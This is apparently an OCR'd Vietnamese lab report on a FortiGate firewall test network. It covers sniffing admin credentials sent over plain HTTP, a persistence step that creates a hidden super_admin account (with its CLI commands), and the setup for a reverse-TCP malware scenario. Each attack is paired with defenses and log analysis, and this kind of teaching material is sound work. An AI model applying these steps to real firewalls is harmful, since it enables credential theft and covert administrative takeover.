
Bảng 3.3. Các Firewall Policy chính

Tên policy	Incoming interface	Outgoing interface	Source	Destination	Service	Action	NAT
WAN_to_DMZ_Web	virtual-wan-link	DMZ	All	VIP_DMZ_WebServer	HTTP/TCP 80	ACCEPT	Bật
LAN_to_WAN	LAN	virtual-wan-link	All	All	ALL	ACCEPT	Bật

Cơ chế ghi log được kích hoạt tại policy WAN_to_DMZ_Web ở chế độ Security Events để ghi nhận các phiên truy cập đến dịch vụ công khai. Nhật ký này hỗ trợ xác định thời điểm truy cập, trạng thái phiên, lưu lượng được xử lý và các sự kiện liên quan đến policy. System Events cũng cần được bật để theo dõi các sự kiện vận hành của FortiGate, bao gồm thay đổi cấu hình, trạng thái interface và các thông báo hệ thống. Việc kết hợp Security Events với System Events giúp liên kết hoạt động truy cập mạng với trạng thái vận hành của thiết bị. Hoạt động giám sát này đặc biệt cần thiết khi đánh giá các dấu hiệu bất thường hoặc các tình huống ảnh hưởng đến tính sẵn sàng của dịch vụ [4], [5].




Hình 3.7. Cấu hình Firewall Policy WAN_to_DMZ_Web



Hình 3.8. Cấu hình NAT và Security Profiles của policy WAN_to_DMZ_Web

3.4. Kiểm tra thông tuyến và xác lập trạng thái vận hành chuẩn



Hình 3.9. Cấu hình địa chỉ IP của máy Kali Linux tại vùng WAN.

Sau khi hoàn tất cấu hình, việc kiểm tra ban đầu được thực hiện từ máy Kali Linux tại vùng WAN đến gateway FortiGate có địa chỉ 10.20.0.1. Kết quả thông tuyến

xác nhận máy kiểm thử có thể giao tiếp với interface WAN của FortiGate. Dịch vụ HTTP tại Web Server được kiểm tra nội bộ thông qua địa chỉ 10.10.10.200:80 nhằm xác nhận dịch vụ đang hoạt động trước khi công bố qua VIP. Tiếp theo, yêu cầu HTTP được gửi từ WAN đến địa chỉ 10.20.0.200 để xác thực cơ chế Static NAT và Port Forwarding. FortiGate ghi nhận phiên truy cập thông qua policy WAN_to_DMZ_Web, xác nhận lưu lượng đã được chuyển tiếp đúng đến Web Server DMZ.

Trạng thái vận hành chuẩn của mô hình được xác lập khi Web Server phản hồi HTTP qua Virtual IP 10.20.0.200, đồng thời FortiGate có bản ghi log tương ứng với phiên truy cập. Máy tại WAN không truy cập trực tiếp vào địa chỉ nội bộ 10.10.10.200 mà chỉ sử dụng địa chỉ VIP đã công bố. Bên cạnh đó, không tồn tại policy cho phép máy tại DMZ tự do truy cập đến Admin LAN, qua đó duy trì sự cô lập mặc định giữa hai vùng. Cơ chế này giúp giảm khả năng lan truyền sự cố từ Web Server công khai đến mạng quản trị nội bộ.

CHƯƠNG 4. THỰC NGHIỆM VÀ ĐÁNH GIÁ KỊCH BẢN TẤN CÔNG – PHÒNG THỦ

4.1. Kịch bản 1: Sniffing – Đánh chặn thông tin xác thực quản trị qua HTTP

Mục tiêu và mô hình tấn công

Kịch bản Sniffing nhằm đánh giá nguy cơ lộ thông tin xác thực khi giao diện quản trị FortiGate được truy cập qua giao thức HTTP tại vùng WAN. Luồng dữ liệu bắt đầu từ Client WAN 10.20.0.70, đi qua Switch WAN và đến giao diện WAN của FortiGate tại 10.20.0.1:80. Máy Kali Attacker 10.20.0.60 được đặt trong cùng vùng WAN để quan sát lưu lượng phát sinh giữa Client WAN và FortiGate. Điểm yếu được khai thác là HTTP không sử dụng TLS, do đó nội dung của yêu cầu xác thực, cookie phiên và phản hồi từ máy chủ không được mã hóa trên đường truyền. Theo lý thuyết, lưu lượng giao thức không mã hóa là mục tiêu điển hình của hoạt động packet sniffing và session analysis [4].


Quy trình thực nghiệm

Bước 1: Giao diện quản trị HTTP được cho phép tại interface WAN của FortiGate để Client WAN có thể truy cập Dashboard qua địa chỉ http://10.20.0.1.

Bước 2: Client WAN thực hiện đăng nhập và thao tác trên giao diện web, từ đó tạo ra các yêu cầu HTTP giữa 10.20.0.70 và 10.20.0.1.

Bước 3: Máy Kali Attacker sử dụng Wireshark để giám sát lưu lượng tại interface kết nối WAN và áp dụng bộ lọc http.request.method == "POST" để tập trung vào các gói tin gửi dữ liệu từ trình duyệt đến FortiGate.


Bước 4: Luồng TCP tương ứng được mở bằng chức năng Follow TCP Stream để kiểm tra cấu trúc yêu cầu xác thực, header HTTP, dữ liệu JSON, cookie và phản hồi từ FortiGate.



Hình 4.1. Dashboard FortiGate được truy cập qua HTTP từ vùng WAN.

Phân tích bằng chứng số


Kết quả Wireshark ghi nhận gói tin HTTP có địa chỉ nguồn 10.20.0.70, địa chỉ đích 10.20.0.1, giao thức TCP và cổng đích 80.



Hình 4.2. Wireshark phân tích yêu cầu HTTP POST đến API xác thực FortiGate.

Gói tin được phân tích có phương thức POST đến URI /api/v2/authentication, thể hiện hoạt động xác thực đối với giao diện FortiGate. Header Content-Type:

application/json cho thấy trình duyệt gửi dữ liệu xác thực theo định dạng JSON, trong khi phần nội dung không được bảo vệ bằng mã hóa TLS. Khi phân tích toàn bộ phiên TCP, thông tin tài khoản, cookie phiên và các trường phản hồi HTTP có thể được đọc dưới dạng rõ. Bằng chứng này xác nhận nguy cơ lộ credentials và session cookie khi FortiGate cho phép quản trị qua HTTP tại vùng WAN.



Hình 4.3: Attacker phân tích gói HTTP và lấy được username và password

Giá trị chứng minh của ảnh nằm ở việc thể hiện rõ đường dẫn /api/v2/authentication, phương thức POST, cấu trúc JSON và sự tồn tại của dữ liệu xác thực trong lưu lượng HTTP. Kết quả thu được cho thấy rủi ro nằm ở việc sử dụng HTTP cho quản trị, không nằm ở riêng công cụ Wireshark.

Giải pháp phòng thủ và đánh giá

Giải pháp phòng thủ trọng tâm là vô hiệu hóa HTTP quản trị trên interface WAN và chỉ cho phép truy cập quản trị qua HTTPS. Khi HTTPS được sử dụng, Wireshark vẫn có thể nhìn thấy địa chỉ IP, cổng dịch vụ và quá trình bắt tay TLS, nhưng không thể đọc trực tiếp username, password, cookie hoặc nội dung JSON của phiên xác thực. Quản trị từ xa cần được thực hiện qua VPN trước khi truy cập giao diện HTTPS nhằm giới hạn bề mặt tấn công và bảo vệ lưu lượng quản trị ngay từ lớp kết nối. FortiGate cũng cần giới hạn nguồn được phép quản trị bằng Trusted Hosts, áp dụng MFA và ghi log

các phiên đăng nhập quản trị. Hiệu quả của biện pháp được đánh giá bằng việc lưu lượng quản trị sau khi chuyển sang HTTPS chỉ còn hiển thị dưới dạng dữ liệu TLS mã hóa, không còn xuất hiện HTTP POST chứa thông tin xác thực dạng rõ.

4.2. Kịch bản 2: System Hacking – Chiếm quyền điều khiển và duy trì quyền truy cập quản trị

Mục tiêu và mô hình tấn công

Kịch bản System Hacking mô phỏng việc sử dụng thông tin xác thực thu thập được từ kịch bản Sniffing để truy cập Dashboard FortiGate từ vùng WAN. Luồng truy cập xuất phát từ máy Kali Attacker 10.20.0.60, đi qua Switch WAN đến giao diện quản trị FortiGate 10.20.0.1. Sau khi có quyền truy cập quản trị, tài khoản backup_support được tạo và gán profile super_admin, sau đó được cấu hình Trusted Host với địa chỉ 10.20.0.60/32. Điểm yếu được khai thác là việc thông tin xác thực quản trị đã bị lộ qua HTTP, kết hợp với quyền hạn cao của tài khoản quản trị trên FortiGate. Theo lý thuyết, việc tạo hoặc thay đổi tài khoản đặc quyền là một kỹ thuật persistence cần được phát hiện và kiểm soát bằng cơ chế kiểm toán tài khoản quản trị [2].


Quy trình thực nghiệm

Bước 1, thông tin xác thực thu thập từ phiên HTTP được sử dụng để truy cập Dashboard FortiGate tại địa chỉ WAN 10.20.0.1.

Bước 2, tại giao diện CLI quản trị, nhánh cấu hình config system admin được sử dụng để tạo tài khoản backup_support, gán profile super_admin và cấu hình Trusted Host cho địa chỉ 10.20.0.60/32.

Bước 3, tài khoản backup_support được sử dụng để xác nhận khả năng đăng nhập vào Dashboard FortiGate từ nguồn WAN đã được chỉ định.

Bước 4, System Events được kiểm tra để đối chiếu các sự kiện tạo tài khoản, thay đổi profile, thay đổi Trusted Host và đăng nhập của tài khoản mới.



Hình 4.3. Dashboard FortiGate được truy cập bằng tài khoản backup_support.

Việc tạo tài khoản backup_support tạo ra một cơ chế duy trì quyền truy cập ở cấp độ FortiGate. Khác với một phiên đăng nhập tạm thời, tài khoản quản trị vẫn tồn tại trong danh sách Administrators và có thể được sử dụng để đăng nhập lại theo điều kiện Trusted Host đã cấu hình. Tài khoản này được gán profile super_admin, vì vậy có quyền tác động đến firewall policy, Virtual IP, interface, routinxg, Security Profile, tài khoản quản trị và log hệ thống. Do đó, tác động của kịch bản không giới hạn ở Dashboard mà có thể ảnh hưởng đến toàn bộ mô hình WAN, DMZ và Admin LAN.

Phân tích bằng chứng số

Bằng chứng cấu hình CLI cho thấy tài khoản backup_support được cấu hình trong nhánh config system admin và được gán Trusted Host 10.20.0.60/32. Giá trị /32 cho thấy cấu hình chỉ định chính xác một địa chỉ IP nguồn thay vì toàn bộ dải mạng WAN. Cấu hình này liên kết quyền truy cập của tài khoản với máy Kali Attacker đã thực hiện kịch bản. Việc đối chiếu IP này với địa chỉ nguồn trong kịch bản Sniffing cho thấy chuỗi tấn công có sự liên kết từ giai đoạn thu thập credentials đến giai đoạn duy trì quyền truy cập quản trị.

```
FortiGate-70G # config system admin

FortiGate-70G (admin) # edit "backup_support"

FortiGate-70G (backup_support) # set trusthost1 10.20.0.60 255.255.255.255


FortiGate-70G (backup_support) # next

FortiGate-70G (admin) # end

FortiGate-70G #
```

Hình 4.4. Cấu hình Trusted Host cho tài khoản backup_support.


Danh sách Administrators trên FortiGate ghi nhận tài khoản backup_support với Trusted Host 10.20.0.60/32 và profile super_admin. Đồng thời, trạng thái Two-factor Authentication của các tài khoản hiển thị là Disabled, cho thấy cơ chế xác thực chỉ dựa trên thông tin đăng nhập trong kịch bản. Đây là bằng chứng quan trọng để đánh giá mức rủi ro của tài khoản đặc quyền, bởi chỉ cần credentials bị lộ là đối tượng có thể thực hiện đăng nhập từ nguồn Trusted Host đã được cấu hình. Danh sách tài khoản cũng là nơi quản trị viên cần kiểm tra đầu tiên khi điều tra dấu hiệu persistence trên FortiGate. Theo lý thuyết, việc rà soát tài khoản, quyền hạn và sự thay đổi đặc quyền là yêu cầu thiết yếu trong quá trình phát hiện dấu vết system compromise [2].



Hình 4.5. Danh sách tài khoản quản trị, profile và Trusted Host trên FortiGate.

System Events cung cấp bằng chứng theo thời gian về quá trình thay đổi cấu hình. Các trường Date/Time, User, Message, Log Description và User Interface cho phép xác định thời điểm, tài khoản thao tác, nội dung thay đổi và nguồn thực hiện cấu hình. Nhật

ký ghi nhận các sự kiện Add system.admin backup_support, Edit system.admin backup_support, gán accprofile là super_admin, đăng nhập thành công của backup_support và cảnh báo Configuration changed in the admin session. Chi tiết log cũng cho thấy phiên thay đổi cấu hình được thực hiện thông qua jconsole(10.20.0.60), khớp với địa chỉ máy Kali Attacker trong kịch bản. Sự đối chiếu giữa User, User Interface và địa chỉ IP nguồn tạo thành chuỗi bằng chứng số đầy đủ về hành vi tạo và sử dụng tài khoản quản trị.



Hình 4.6. System Events ghi nhận hoạt động thay đổi cấu hình tài khoản quản trị.

Giải pháp phòng thủ và đánh giá

Biện pháp ưu tiên là áp dụng nguyên tắc Least Privilege đối với mọi tài khoản quản trị. Tài khoản hỗ trợ hoặc vận hành chỉ nên được gán quyền đúng với nhiệm vụ, không sử dụng profile super_admin nếu không cần thay đổi toàn bộ cấu hình FortiGate. MFA cần được bật cho các tài khoản quản trị để giảm tác động khi password hoặc cookie phiên bị lộ. Trusted Host phải chỉ định đúng địa chỉ của máy quản trị hợp lệ, kết hợp với VPN và HTTPS thay vì cho phép quản trị trực tiếp qua HTTP từ WAN. Các tài khoản không thuộc danh sách được phê duyệt phải được vô hiệu hóa hoặc xóa bỏ theo quy trình quản trị thay đổi.

System Events cần được giám sát liên tục và chuyển tiếp đến hệ thống log tập trung để bảo toàn bằng chứng. Cảnh báo cần được thiết lập cho các sự kiện tạo tài khoản quản trị, thay đổi profile, thay đổi Trusted Host, gán quyền super_admin, đăng nhập từ WAN và thay đổi cấu hình hệ thống. Hiệu quả phòng thủ được đánh giá khi tài khoản có quyền

vượt mức bị phát hiện kịp thời qua System Events, quyền truy cập quản trị bị giới hạn theo vai trò và MFA ngăn phiên đăng nhập chỉ dựa vào credentials bị lộ. Sự kết hợp giữa HTTPS, VPN, MFA, Least Privilege và kiểm toán log giúp cắt đứt chuỗi tấn công từ bước sniffing credentials đến bước duy trì persistence trên FortiGate. Các kết quả này phù hợp với hướng dẫn về account management, privilege control và auditing trong tài liệu hướng dẫn [2].

4.3. Kịch bản 3: Malware Threats - Thiết lập kết nối ngược và di chuyển ngang sang DMZ

Mục tiêu và mô hình tấn công

Kịch bản này mô phỏng tình huống một máy tính trong mạng nội bộ Admin LAN bị nhiễm mã độc điều khiển từ xa. Để vượt qua các quy tắc kiểm soát lưu lượng đi vào của tường lửa, mã độc dạng Remote Access Trojan hoặc các công cụ như Metasploit Meterpreter thường sử dụng kỹ thuật Reverse TCP để chủ động mở kết nối ngược từ trong ra ngoài.

Mục tiêu chính của bài thực hành là quan sát toàn bộ chuỗi hành vi của mã độc sau khi xâm nhập thành công, bao gồm việc duy trì kết nối từ xa, biến máy nạn nhân thành bàn đạp và tìm cách di chuyển ngang sang vùng DMZ. Toàn bộ quy trình được thực hiện hoàn toàn trong môi trường lab cô lập, bảo đảm an toàn và không ảnh hưởng đến bất kỳ hệ thống thực tế nào.

Thành phần	Địa chỉ IP	Vai trò
Máy Kali Linux kiểm thử (Attacker)	10.20.0.60	Máy điều khiển, nhận kết nối Reverse TCP
Máy LAN 1 (Victim)	192.168.1.51	Máy giả lập bị xâm phạm, thực thi payload
Web Server DMZ (Target)	10.10.10.200	Mục tiêu di chuyển ngang
FortiGate Firewall	WAN / LAN / DMZ	Kiểm soát truy cập, NAT, ghi log

